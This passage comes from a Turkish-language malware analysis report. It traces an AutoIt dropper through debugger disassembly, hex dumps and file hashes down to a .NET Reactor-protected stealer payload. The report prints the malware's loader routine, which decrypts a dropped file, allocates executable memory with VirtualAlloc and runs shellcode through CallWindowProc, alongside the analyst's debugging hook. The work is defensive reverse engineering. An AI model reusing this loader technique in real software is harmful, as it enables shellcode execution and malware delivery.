
```
023F15F2    66:8995 26FFFFFF    mov word ptr ss:[ebp-DA],dx
023F15F9    B8 5C000000         mov eax,5C                      5C:'\\'
023F15FE    66:8985 28FFFFFF    mov word ptr ss:[ebp-D8],ax
023F1605    B9 46000000         mov ecx,46                      46:'F'
023F160A    66:898D 2AFFFFFF    mov word ptr ss:[ebp-D6],cx
023F1611    BA 72000000         mov edx,72                      72:'r'
023F1616    66:8995 2CFFFFFF    mov word ptr ss:[ebp-D4],dx
023F161D    B8 61000000         mov eax,61                      61:'a'
023F1622    66:8985 2EFFFFFF    mov word ptr ss:[ebp-D2],ax
023F1629    B9 6D000000         mov ecx,6D                      6D:'m'
023F162E    66:898D 30FFFFFF    mov word ptr ss:[ebp-D0],cx
023F1635    BA 65000000         mov edx,65                      65:'e'
023F163A    66:8995 32FFFFFF    mov word ptr ss:[ebp-CE],dx
023F1641    B8 77000000         mov eax,77                      77:'w'
023F1646    66:8985 34FFFFFF    mov word ptr ss:[ebp-CC],ax
023F164D    B9 6F000000         mov ecx,6F                      6F:'o'
023F1652    66:898D 36FFFFFF    mov word ptr ss:[ebp-CA],cx
023F1659    BA 72000000         mov edx,72                      72:'r'
023F165E    66:8995 38FFFFFF    mov word ptr ss:[ebp-C8],dx
023F1665    B8 6B000000         mov eax,6B                      6B:'k'
023F166A    66:8985 3AFFFFFF    mov word ptr ss:[ebp-C6],ax
023F1671    B9 5C000000         mov ecx,5C                      5C:'\\'
023F1676    66:898D 3CFFFFFF    mov word ptr ss:[ebp-C4],cx
023F167D    BA 76000000         mov edx,76                      76:'v'
023F1682    66:8995 3EFFFFFF    mov word ptr ss:[ebp-C2],dx
023F1689    B8 32000000         mov eax,32                      32:'2'
023F168E    66:8985 40FFFFFF    mov word ptr ss:[ebp-C0],ax
023F1695    B9 2E000000         mov ecx,2E                      2E:'.'
023F169A    66:898D 42FFFFFF    mov word ptr ss:[ebp-BE],cx
023F16A1    BA 30000000         mov edx,30                      30:'0'
023F16A6    66:8995 44FFFFFF    mov word ptr ss:[ebp-BC],dx
023F16AD    B8 2E000000         mov eax,2E                      2E:'.'
023F16B2    66:8985 46FFFFFF    mov word ptr ss:[ebp-BA],ax
023F16B9    B9 35000000         mov ecx,35                      35:'5'
023F16BE    66:898D 48FFFFFF    mov word ptr ss:[ebp-B8],cx
023F16C5    BA 30000000         mov edx,30                      30:'0'
023F16CA    66:8995 4AFFFFFF    mov word ptr ss:[ebp-B6],dx
023F16D1    B8 37000000         mov eax,37                      37:'7'
023F16D6    66:8985 4CFFFFFF    mov word ptr ss:[ebp-B4],ax
023F16DD    B9 32000000         mov ecx,32                      32:'2'
023F16E2    66:898D 4EFFFFFF    mov word ptr ss:[ebp-B2],cx
023F16E9    BA 37000000         mov edx,37                      37:'7'
023F16EE    66:8995 50FFFFFF    mov word ptr ss:[ebp-B0],dx
023F16F5    B8 5C000000         mov eax,5C                      5C:'\\'
023F16FA    66:8985 52FFFFFF    mov word ptr ss:[ebp-AE],ax
023F1701    B9 52000000         mov ecx,52                      52:'R'
023F1706    66:898D 54FFFFFF    mov word ptr ss:[ebp-AC],cx
023F170D    BA 65000000         mov edx,65                      65:'e'
023F1712    66:8995 56FFFFFF    mov word ptr ss:[ebp-AA],dx
023F1719    B8 67000000         mov eax,67                      67:'g'
023F171E    66:8985 58FFFFFF    mov word ptr ss:[ebp-A8],ax
023F1725    B9 53000000         mov ecx,53                      53:'S'
023F172A    66:898D 5AFFFFFF    mov word ptr ss:[ebp-A6],cx
023F1731    BA 76000000         mov edx,76                      76:'v'
023F1736    66:8995 5CFFFFFF    mov word ptr ss:[ebp-A4],dx
023F173D    B8 63000000         mov eax,63                      63:'c'
023F1742    66:8985 5EFFFFFF    mov word ptr ss:[ebp-A2],ax
023F1749    B9 73000000         mov ecx,73                      73:'s'
023F174E    66:898D 60FFFFFF    mov word ptr ss:[ebp-A0],cx
023F1755    BA 2E000000         mov edx,2E                      2E:'.'
023F175A    66:8995 62FFFFFF    mov word ptr ss:[ebp-9E],dx
023F1761    B8 65000000         mov eax,65                      65:'e'
023F1766    66:8985 64FFFFFF    mov word ptr ss:[ebp-9C],ax
023F176D    B9 78000000         mov ecx,78                      78:'x'
023F1772    66:898D 66FFFFFF    mov word ptr ss:[ebp-9A],cx
023F1779    BA 65000000         mov edx,65                      65:'e'
```

Şekil 9- Regsvcs.exe kurban olarak belirlenmesi

```
023F107B    B8 2E000000         mov eax,2E                      2E:'.'
023F1080    66:8945 F4          mov word ptr ss:[ebp-C],ax
023F1084    B9 65000000         mov ecx,65                      65:'e'
023F1089    66:894D F6          mov word ptr ss:[ebp-A],cx
023F108D    BA 78000000         mov edx,78                      78:'x'
023F1092    66:8955 F8          mov word ptr ss:[ebp-8],dx
023F1096    B8 65000000         mov eax,65                      65:'e'
023F109B    66:8945 FA          mov word ptr ss:[ebp-6],ax
023F109F    33C9                xor ecx,ecx
023F10A1    66:894D FC          mov word ptr ss:[ebp-4],cx
023F10A5    BA 73000000         mov edx,73                      73:'s'
023F10AA    66:8955 C8          mov word ptr ss:[ebp-38],dx
023F10AE    B8 63000000         mov eax,63                      63:'c'
023F10B3    66:8945 CA          mov word ptr ss:[ebp-36],ax
023F10B7    B9 72000000         mov ecx,72                      72:'r'
023F10BC    66:894D CC          mov word ptr ss:[ebp-34],cx
023F10C0    BA 6F000000         mov edx,6F                      6F:'o'
023F10C5    66:8955 CE          mov word ptr ss:[ebp-32],dx
023F10C9    B8 6C000000         mov eax,6C                      6C:'l'
023F10CE    66:8945 D0          mov word ptr ss:[ebp-30],ax
023F10D2    B9 61000000         mov ecx,61                      61:'a'
023F10D7    66:894D D2          mov word ptr ss:[ebp-2E],cx
023F10DB    BA 72000000         mov edx,72                      72:'r'
023F10E0    66:8955 D4          mov word ptr ss:[ebp-2C],dx
023F10E4    33C0                xor eax,eax
023F10E6    66:8945 D6          mov word ptr ss:[ebp-2A],ax
023F10EA    B9 70000000         mov ecx,70                      70:'p'
023F10EF    66:894D D8          mov word ptr ss:[ebp-28],cx
023F10F3    BA 75000000         mov edx,75                      75:'u'
023F10F8    66:8955 DA          mov word ptr ss:[ebp-26],dx
023F10FC    B8 74000000         mov eax,74                      74:'t'
023F1101    66:8945 DC          mov word ptr ss:[ebp-24],ax
023F1105    B9 72000000         mov ecx,72                      72:'r'
023F110A    66:894D DE          mov word ptr ss:[ebp-22],cx
023F110E    BA 65000000         mov edx,65                      65:'e'
023F1113    66:8955 E0          mov word ptr ss:[ebp-20],dx
023F1117    B8 66000000         mov eax,66                      66:'f'
023F111C    66:8945 E2          mov word ptr ss:[ebp-1E],ax
023F1120    B9 61000000         mov ecx,61                      61:'a'
023F1125    66:894D E4          mov word ptr ss:[ebp-1C],cx
023F1129    BA 63000000         mov edx,63                      63:'c'
023F112E    66:8955 E6          mov word ptr ss:[ebp-1A],dx
023F1132    B8 69000000         mov eax,69                      69:'i'
023F1137    66:8945 E8          mov word ptr ss:[ebp-18],ax
023F113B    B9 65000000         mov ecx,65                      65:'e'
023F1140    66:894D EA          mov word ptr ss:[ebp-16],cx
023F1144    BA 6E000000         mov edx,6E                      6E:'n'
023F1149    66:8955 EC          mov word ptr ss:[ebp-14],dx
023F114D    B8 74000000         mov eax,74                      74:'t'
```

Şekil 10- Zararlının disk üzerinde hedeflediği yol bilgisi

Zararlı shellcode'un başlangıç adresini hesaplamak için AutoIt betiğindeki 9184 baytlık (0x23E0) sapma değeri referans alınmış ve Base Address + 0x23E0 konumuna breakpoint yerleştirilmiştir.



```
;Payloadı'n rutini
FileInstall ( "hurtling" , @TempDir & "\hurtling" , 1 )
FileInstall ( "pteropod" , @TempDir & "\pteropod" , 1 )
$WBWTLOYAG = $SIUBUYBNEU ( @TempDir & "\pteropod" ) ;Temp'e saldığı dosyayı oku
$WBWTLOYAG = VJRMKBBB ( $WBWTLOYAG , "6" ) ;VJRMKBBB fonksiyonuyla içeriği çöz

;kernel32.dll üzerinden VirtualAlloc çağırıp RWX (0x40) yetkisiyle bellek ayırıyoruz
$GTPKOHIOT = DllCall ( "kernel32.dll" , "ptr" , "VirtualAlloc" , "ptr" , 0 , "int" , $DHUOOWHG , "int"
, 0x3000 , "int" , 0x40 ) [ 0 ]


;Çözdüğümüz zararlı içeriği ayırdığımız bu struct içine yazıyoruz
$LZFNUABDCE = DllStructCreate ( "byte[" & $DHUOOWHG & "]" , $GTPKOHIOT )
DllStructSetData ( $LZFNUABDCE , 1 , $WBWTLOYAG )

;HOOK kısmı
;Normalde kod akışta callwindowproc işini direkt çağırıyordu
;Sürece x32dbg ile attach olabilmek ve shellcode'u kaçırmamak için o satırı yiyip araya MsgBox koyduk.
;Orijinal hali buydu: DllCall("user32.dll", "ptr", "CallWindowProc", "ptr", $GTPKOHIOT + 9184, "ptr",
0, "ptr", 0, "ptr", 0, "ptr", 0)

Local $PayloadAdresi = "0x" & Hex($GTPKOHIOT)
MsgBox(48, "HOOK", "Payload başarıyla bellekte" & @CRLF & "Hedef memory: " & $PayloadAdresi & @CRLF &
"Attach ol ve memory map'te adrese git")
DllCall("user32.dll", "ptr", "CallWindowProc", "ptr", $GTPKOHIOT + 9184, "ptr", 0, "ptr", 0, "ptr", 0,
"ptr", 0)
```

Şekil 11- Scriptin kod akışı ve breakpoint stratejisi

Süreç devam ettirildiğinde, asıl payload' ı belleğe açmak için sistemden yeni bir alan talep edileceği öngörülerek kernel32.VirtualAlloc API'si izlemeye alınmıştır. Fonksiyonun return anında işletim sisteminin atadığı yeni bellek adresinin başlangıcına (EAX register'ı üzerinden) Hardware Write Breakpoint yerleştirilmiştir. Shellcode, kendini çözüp belleğe yazdığı an işlem durdurulmuş ve saf payload elde edilmiştir.




Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address	Hex	ASCII
08BE0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
08BE0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	........@.......
08BE0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
08BE0030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	............à...
08BE0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
08BE0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
08BE0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
08BE0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
08BE0080	68 10 84 2D 2C 71 EA 7E 2C 71 EA 7E 2C 71 EA 7E	h..-,qê~,qê~,qê~
08BE0090	32 23 7F 7E 3F 71 EA 7E 0B B7 91 7E 2B 71 EA 7E	2#.~?qê~..~+qê~
08BE00A0	2C 71 EB 7E 5C 71 EA 7E 32 23 6E 7E 1C 71 EA 7E	,që~\qê~2#n~.qê~
08BE00B0	32 23 69 7E A2 71 EA 7E 32 23 78 7E 2D 71 EA 7E	2#i~¢qê~2#x~-qê~
08BE00C0	52 69 63 68 2C 71 EA 7E 00 00 00 00 00 00 00 00	Rich,qê~........
08BE00D0	00 00 00 00 00 00 00 00 EE D6 4D 8C 00 00 00 00	........îÖM.....
08BE00E0	50 45 00 00 4C 01 04 00 74 A5 00 50 00 00 00 00	PE..L...t¥.P....
08BE00F0	00 00 00 00 E0 00 23 01 0B 01 09 00 00 98 01 00	....à.#..........
08BE0100	00 C8 09 00 00 00 00 00 2F CD 00 00 00 10 00 00	.È....../Í......
08BE0110	00 B0 01 00 00 00 40 00 00 10 00 00 00 02 00 00	.°....@.......

Şekil 12- .Net Reactor korumalı bellek dump' ı


Taşıyıcı Katman Analizi ve .NET Reactor Korumasının Aşılması

Elde edilen bellek dökümü statik olarak incelendiğinde dosyanın .NET Reactor ile korunduğu ve analisti yanıltmak amacıyla sahte bir Visual C++ kabuğu içerdiği fark edilmiştir.




Şekil 13- Shellcode sonrası alınan dump'ın DIE çıktısı ve sahte stub yapısı

Zararlının bu yanıltıcı kabuğu aşıp asıl .NET modülünü belleğe açacağı anı yakalamak için kernel32.VirtualAlloc API'sine yönelik gelişmiş bir filtreleme uygulanmıştır. Windows API stdcall standartları gereği stack' te [esp+8] adresinde tutulan size parametresine, **[esp+8] > 0x30000** şeklinde koşullu bir breakpoint yerleştirilerek sistemdeki gereksiz alan ayrımları göz ardı edilerek asıl belleğe açılma anı yakalanmıştır.




Şekil 14- Elde edilen dump'ın ilk yanıltıcı çıktısı

Alınan dump incelendiğinde verinin anlamsız baytlarla başladığı ancak Hex dökümde ardışık iki farklı MZ başlığı barındırdığı tespit edilmiştir. Bu iç içe geçmiş yapıyı çözümlemek amacıyla manuel olarak hex editör üzerinden ilk MZ başlığına kadar olan kısımlar temizlenmiş ve yeni dump kaydedilmiştir. Sonrasında bu yapı incelendiğinde ise aslında bu yapının bir taşıyıcı dll ve saf bir .NET kütüphanesi olduğu tespit edilmiştir.




Şekil 15- Manuel editten sonra elde edilen dosyanın DIE çıktısı

Bu dosya dnSpy aracına verilerek çözümlenmiştir. Resources bölümü incelendiğinde hex dökümünde tespit edilen ikinci MZ başlığına sahip asıl zararlı exe dosyasının buraya gömüldüğü anlaşılmış ve son payload da çıkarılarak dropper zinciri kırılmıştır.



Şekil 16- Resources bölümünde bulunan exe




Şekil 17- Çıkartılan asıl exe' nin DIE çıktısı

Stub.exe Analizi

Adı	Stub.exe
MD5	9ab80e1a64a0ced06ff5bebf88bce476
SHA256	2a0462d03a8973253fd7b5b9a2b9e0b18e1d0d6b38b8d0eb6b7ec6037bd96eea
Dosya Türü	Exe

Statik Analiz

Bellekten çıkartılan payload statik olarak incelendiğinde yazılımın .NET Framework 4.8 mimarisiyle derlendiği ve dışa bağımlılığı ortadan kaldırmak amacıyla **Costura.Fody** paketleyicisini kullandığı görülmüştür. PE başlıkları ve kaynakları incelendiğinde; **costura.newtonsoft.json.dll.compressed** ve **costura.icsharpcode.sharpziplib.dll.compressed** gibi veri toplama operasyonlarında kullanılan kütüphanelerin doğrudan diske yazılmadan bellek üzerinden (AssemblyLoader ile) çağrıldığı tespit edilmiştir.



Şekil 18- Resources listesinin çıktısı

Zararlının **Config** sınıfı analiz edildiğinde, yapılandırma tercihlerinin standart **bool** (True/False) veri tipleri yerine **"0"** ve **"1"** şeklinde karakter dizileri olarak tanımlandığı görülmüştür. Bu mimari yapı, zararlı yazılımın manuel olarak kodlanmadığını; saldırganın bir builder üzerinden modülleri işaretleyerek bu dosyayı otomatik derlettiğine işaret etmektedir.

